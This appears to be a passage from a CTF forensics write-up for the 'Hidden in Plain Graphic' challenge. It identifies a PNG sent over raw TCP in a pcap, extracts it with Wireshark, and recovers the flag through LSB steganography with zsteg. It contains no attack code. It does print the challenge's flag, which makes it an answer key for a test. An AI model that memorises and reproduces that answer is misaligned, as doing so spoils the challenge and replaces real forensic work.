- **Direct File Transfer Over TCP:** Image file are typically transferred via HTTP/FTP. Raw TCP transmission suggests manual data embedding or exfiltration.
- **Lack of Higher-Layer Protocol:** No HTTP headers or FTP commands are present, bypassing normal file transfer mechanisms.
- **TCP Flags:** The [PSH, ACK] flags in TCP indicate urgent data delivery, often seen in file transfers. UDP has no such flags.

To confirm our findings, we simply sort the traffic by packet length from largest to smallest without any filter applied. This packet has the largest length than all other traffic and it contains .PNG in the TCP payload field, which indicates the PNG file type.

Apply a display filter ... <Ctrl-/>					
Source	Destination	Protocol	Length	Info	
45.168.1.5	46.168.1.10	TCP	28539	12345 → 80	[PSH, ACK] Seq=1 Ack=1 Win=8192 Len=28499
183.104.235.8	25.8.208.118	HTTP	213	GET / HTTP/1.1	
205.226.119.165	72.243.26.193	HTTP	213	GET / HTTP/1.1	
20.47.141.232	238.11.249.180	HTTP	213	GET / HTTP/1.1	
11.197.180.232	75.180.163.203	HTTP	213	GET / HTTP/1.1	
55.176.129.90	57.198.155.71	HTTP	213	GET / HTTP/1.1	
52.180.252.105	181.120.199.31	HTTP	213	GET / HTTP/1.1	
21.199.35.112	95.27.176.41	HTTP	213	GET / HTTP/1.1	
249.21.135.125	41.147.248.131	HTTP	213	GET / HTTP/1.1	
100.47.161.177	248.43.35.247	HTTP	213	GET / HTTP/1.1	
82.59.106.61	204.226.241.67	HTTP	213	GET / HTTP/1.1	
108.122.151.133	212.28.198.192	HTTP	213	GET / HTTP/1.1	
103.166.215.234	201.126.157.34	HTTP	213	GET / HTTP/1.1	
146.112.153.19	187.125.218.40	HTTP	213	GET / HTTP/1.1	
10.81.16.4	146.53.65.56	HTTP	213	GET / HTTP/1.1	
50.151.133.199	83.147.143.59	HTTP	213	GET / HTTP/1.1	
101.208.112.206	229.48.103.198	HTTP	213	GET / HTTP/1.1	
172.202.185.30	105.23.177.58	HTTP	213	GET / HTTP/1.1	
184.216.170.136	67.239.178.12	HTTP	213	GET / HTTP/1.1	
120.17.184.115	199.180.83.123	HTTP	213	GET / HTTP/1.1	

Source	Destination	Protocol	Length	Info
45.168.1.5	46.168.1.10	TCP	28539	12345 → 80 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=28499
183.104.235.8	25.8.208.118	HTTP	213	GET / HTTP/1.1
205.226.110.165	72.243.26.193	HTTP	213	GET / HTTP/1.1
20.47.141.232	238.11.249.180	HTTP	213	GET / HTTP/1.1

Frame 562: 28539 bytes on wire (228312 bits), 28539 bytes captured (228312 bits) on interface 0 Internet Protocol Version 4, Src: 45.168.1.5, Dst: 46.168.1.10 Transmission Control Protocol, Src Port: 12345, Dst Port: 80 [Stream index: 274] [Conversation completeness: Incomplete (28)] TCP Segment Len: 28499 Sequence Number: 1 (relative sequence number) Acknowledgment Number: 1 (relative acknowledgment number) Sequence Number (raw): 0 [Next Sequence Number: 28500 (relative sequence number)] Urgent Pointer: 0 Flags: 0x018 (PSH, ACK) Window: 8192 [Calculated window size: 8192] [Window size scaling factor: -1 (unknown)] Checksum: 0x5d2c [unverified] [Checksum Status: Unverified] [Timestamps] [SEQ/ACK analysis] TCP payload (28499 bytes)	<pre> 0020 50 18 20 00 5d 2c 00 00 89 50 4e 47 0d 0a 1a 0a 0030 00 00 00 00 49 48 44 52 00 00 02 00 00 00 02 00 0040 08 06 00 00 00 f4 78 d4 fa 00 00 6f 1a 49 44 41 0050 54 78 9c ed 9d 77 98 5e 45 f5 c7 3f 9b 5e 49 42 0060 12 20 d4 d0 7b e8 48 ef 5d 01 05 29 fe e8 52 15 0070 05 51 11 15 0b 76 10 91 a2 f4 a6 62 03 41 10 10 0080 e9 20 82 80 d2 3b 84 14 4a 42 80 40 2a 21 65 cb 0090 ef 8f b3 2b c9 b2 9b dd f7 bd df 99 b9 e5 7c 9e 00a0 e7 3c 80 26 e7 9e 99 f7 de b9 e7 ce 9c d2 00 0d 00b0 34 d0 02 40 4b 43 03 d0 02 2d d0 d0 d0 40 0b 2d 00c0 40 03 0d 2d d0 d2 d0 42 03 ad b4 d8 9f b3 3f 0f 00d0 0d 2d 2d d8 ff d9 40 ab 2a fb 63 6d 7f 9f 16 5a 00e0 1a ec 8f b4 b4 fe fd ff 5d b3 ed fa ff 53 de 40 00f0 8b fd 35 fb f3 2d 2c f2 f7 3f f6 ff b7 5e bf 05 0100 68 68 f8 e8 ff 37 9d 36 86 86 8f fe 24 1f 99 da 0110 d2 3a d4 45 af df d2 3a 5e fe 37 15 0b 0d e8 23 0120 96 07 36 05 d6 05 d6 07 56 00 46 02 4b 03 4b 00 0130 4d c0 4c 60 01 f0 36 f0 06 f0 1a f0 04 f0 38 f0 0140 5c eb ff e7 38 b1 d9 0a 38 14 d8 01 58 b1 f5 7f 0150 7b 1d b8 0f b8 06 78 24 8d 59 4e c5 e9 8d ad a5 0160 9b 00 1b 63 f7 e6 0a d8 9a da 1b 5b 57 7b 62 eb 0170 ea 14 60 2a b6 ae 3e 8b ad a7 8f 01 93 a2 5b ed 0180 54 82 9e c0 ae c0 05 c0 8b 98 37 91 45 66 01 7f 0190 05 8e 01 96 8a 38 0e a7 ba 8c 00 fe 46 d7 f7 e6 01a0 8d ad 7f d6 71 42 b3 0c 70 2c 76 cf cd 22 f0 ba 01b0 fa 02 70 3e b0 0b d0 23 e2 38 9c 92 b2 2a 7b 26 01c0 f0 26 d9 6f ce ce 64 3e 70 03 b0 17 7e d3 3a 61 01d0 18 0d 8c a7 fb f7 e4 38 60 a5 14 86 3a a5 a7 27 </pre>
--	--

Extract Embedded PNG File

1. Follow TCP stream :

- We convert from ASCII to Raw and save it as exported-image.png

Wireshark - Follow TCP Stream (tcp.stream eq 274) - plain_zight.pcap

.PNG

```

IHDR.....x...o.IDATx...w.^E...?^IB...{.H.}...R.Q...v...b.A...;...JB.@*!e...+...|...<.&...
4..@KC...-...-@..
-...B...?..
-...@.*.cm...Z...].S@...5...-...?...^..hh...7.6...$...:..E...:..^7...
.#...6...V.F.K.K.M.L...6...8...8...
8...X...{...x$.YN...C...
...[W(b...*...>...[...7.Ef...8...F...qB...p,v...".p>...#8...*p&.&o..d>p...~:..a.
...8...'.I...p...0.U...).#...
...8...3~/>...o.SRZ...A.E...[.c..Y,K.Wa7M...98NV.K...r.Eh...L#M.^...9N=...o]...e.?..~]
V.L0,p...fw2...2.48yg?...o.Z.F<0...>?!...=V;E./p...Zd.pp.p...W...p.8...v...&...8y.H...O...w...
...="Z...T...b).f.*Z.8.8,...T.#...S...p=.)T...
...T...X3...T...S...R...*8.G.{.6"...0.8NZZ.S...0...6"4e.i...[R..8.q...6...5v...{...{...i..3..Z.;X.
..Amq.
...{...u..5...I#8h...Y.sH..d.<'..mrr.o...2...p...fR...+.&..p...f...vJ...|.].6'2Kc5..7.x`3..
.WP...mt...;...o.].a...[...v~...;..ho.../tw'...?..8*z.}...C...).
.KP..?N...;...LX...N6..pT.n}.C...l..B...7...e.R...].d...).q.g?...b..v0...[...D.+7...8@...8.x[...+.
T.d...].M.n...i.qJ.X...i...i...(.+:.@...).o.S...|...=s.e#...ky.8..S./P.<..~6...'.)\..BM.../
...].W.6|!c..R?e...k...;...~...u.K.U.U...HB...Z...>.*b9Zv...C...X...vHjI9.#...
...Z...9...t...
.[.7%..~Yi...1...p...4.G...b;..YQ.cr...;...VOJ...Y9aX
x.<.!Nr>...6...IlC...g...((..@GV...6...;...Ew;d...1...F...$p...:...23..+...))...~...T...e
;J..P6.@...].6..
...':?..LmDE...V..t...c...:..4.6.B...};'.#...FT...
;JU..l..l...xx...wR..D.;o..3.S...bMU.crC...:V..P.bj...~X.0...J...c...t...~...dlz...6...!..
2.|T..N...T...].5I...U...+...k..h...4J(...H..="..mS:...;d...C*'.s}.H...<$..E.e...D...'.6...
{...0...f...Z...
0R.g...@...U...e...-X:d...>w.../.I...d...c..N..lMQ.M'F.}e...G.=8e;...A.g...H_w...$...."..T.9.v~A...c.
\H..Z..b.Y.o.%T..I...y...p..l..B}...y.C.z7...H.o.Dv..ic.p.P.Z...P'X...X./..B}...k...
]...0k.8.Xl...#..P..u...h..B..A.tb...V.k...;...5...P..4,x.@:...1.r@Z.[...&'...{,;s0..q...
)...@.Wv...).Y...{...X...8Nhfb.R...R...*8.s.|...
...X...8N,nE.n...>...R...*8..v..6"...q*...6"...b)...*X...R.!d<?...8...A..v(9...Ur...X...8M
...7l..q.'5...wR...?..G..t...{...4..P...v.<5.q...JjC...).!...C..m...{...{...6.q...&%...n...L...P]...s...
...~yc..}.dJ...q.R...E>3...&#9.../..<a..~...3...8.p.VK.L...2.@}..~b[r;..r..>%..~l...k...s...8..b...~lM..4.
5...'?..0...o...(.xQ..p~...|...g...
...m.O..b...x...?..~U~.z.8N...^_...7.6.F...S...
...@.L~.*m...0`...3...!..l..8NQh...
N.q...q*...8.SA...p...q...

```


1 client pkt, 0 server pkts, 0 turns.

Entire conversation (28 kB) Show data as ASCII

Find:

2. We got this image :

- However, it's only a "plain" image.



3. Connecting the dots :

- At first, we thinking of repairing the `png` file based on the output of `pngcheck` . After a while of repairing and got nothing, we shift to LSB steganography because we noticed the 32-bit RGBA from `pngcheck` and `exiftool` , the title of this challenge is "Hidden in Plain Graphic", and the filename of `pcap` file is "plain_zight.pcap". - LSB steganography is a classic "hidden in plain sight" technique.

```
jacobi@machine:~/CTF/UMCSCTF2025/Forensics/Hidden-in-Plain-Graphic$ file extracted-image.png
extracted-image.png: PNG image data, 512 x 512, 8-bit/color RGBA, non-interlaced
jacobi@machine:~/CTF/UMCSCTF2025/Forensics/Hidden-in-Plain-Graphic$ pngcheck -v extracted-image.png
zlib warning: different version (expected 1.2.13, using 1.3.1)

File: extracted-image.png (28499 bytes)
  chunk IHDR at offset 0x0000c, length 13
    512 x 512 image, 32-bit RGB+alpha, non-interlaced
  chunk IDAT at offset 0x00025, length 28442
    zlib: deflated, 32K window, default compression
  chunk IEND at offset 0x06f4b, length 0
No errors detected in extracted-image.png (3 chunks, 97.3% compression).
jacobi@machine:~/CTF/UMCSCTF2025/Forensics/Hidden-in-Plain-Graphic$ binwalk extracted-image.png
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	PNG image, 512 x 512, 8-bit/color RGBA, non-interlaced
41	0x29	Zlib compressed data, default compression

```

jacobians@machine:~/CTF/UMCSCTF2025/Forensics/Hidden-in-Plain-Graphic$ exiftool extracted-image.png
ExifTool Version Number      : 12.57
File Name                    : extracted-image.png
Directory                   : .
File Size                   : 28 kB
File Modification Date/Time  : 2025:04:14 01:14:18+08:00
File Access Date/Time       : 2025:04:14 01:23:17+08:00
File Inode Change Date/Time  : 2025:04:14 01:23:09+08:00
File Permissions             : -rw-rw-r--
File Type                   : PNG
File Type Extension         : png
MIME Type                   : image/png
Image Width                 : 512
Image Height                : 512
Bit Depth                   : 8
Color Type                  : RGB with Alpha
Compression                 : Deflate/Inflate
Filter                      : Adaptive
Interlace                   : Noninterlaced
Image Size                  : 512x512
Megapixels                  : 0.262
jacobians@machine:~/CTF/UMCSCTF2025/Forensics/Hidden-in-Plain-Graphic$ _

```

```

jacobians@machine:~/CTF/UMCSCTF2025/Forensics/Hidden-in-Plain-Graphic$ zsteg extracted-image.png
b1,r,lsb,xy      .. text: "h^~SyY[ww"
b1,rgb,lsb,xy    .. text: "24:umcs{h1dd3n_1n_png_st3g}"
b1,abgr,lsb,xy   .. text: "A3tgA#tga"
b1,abgr,msb,xy   .. file: Linux/i386 core file
b2,r,lsb,xy      .. file: Linux/i386 core file
b2,r,msb,xy      .. file: Linux/i386 core file
b2,g,lsb,xy      .. file: Linux/i386 core file
b2,g,msb,xy      .. file: Linux/i386 core file
b2,b,lsb,xy      .. file: Linux/i386 core file
b2,b,msb,xy      .. file: Linux/i386 core file
b2,abgr,lsb,xy   .. file: 0420 Alliant virtual executable not stripped
b3,abgr,lsb,xy   .. file: StarOffice Gallery theme \020, 8388680 objects, 1st A
b4,b,lsb,xy      .. file: 0420 Alliant virtual executable not stripped
b4,rgba,msb,xy   .. file: Applesoft BASIC program data, first line number 8
b4,abgr,msb,xy   .. file: Atari DEGAS Elite compressed bitmap 320 x 200 x 16, color palette 0080 0080 8008 0008 0000 ...
jacobians@machine:~/CTF/UMCSCTF2025/Forensics/Hidden-in-Plain-Graphic$ _

```

Flag : umcs{h1dd3n_1n_png_st3g}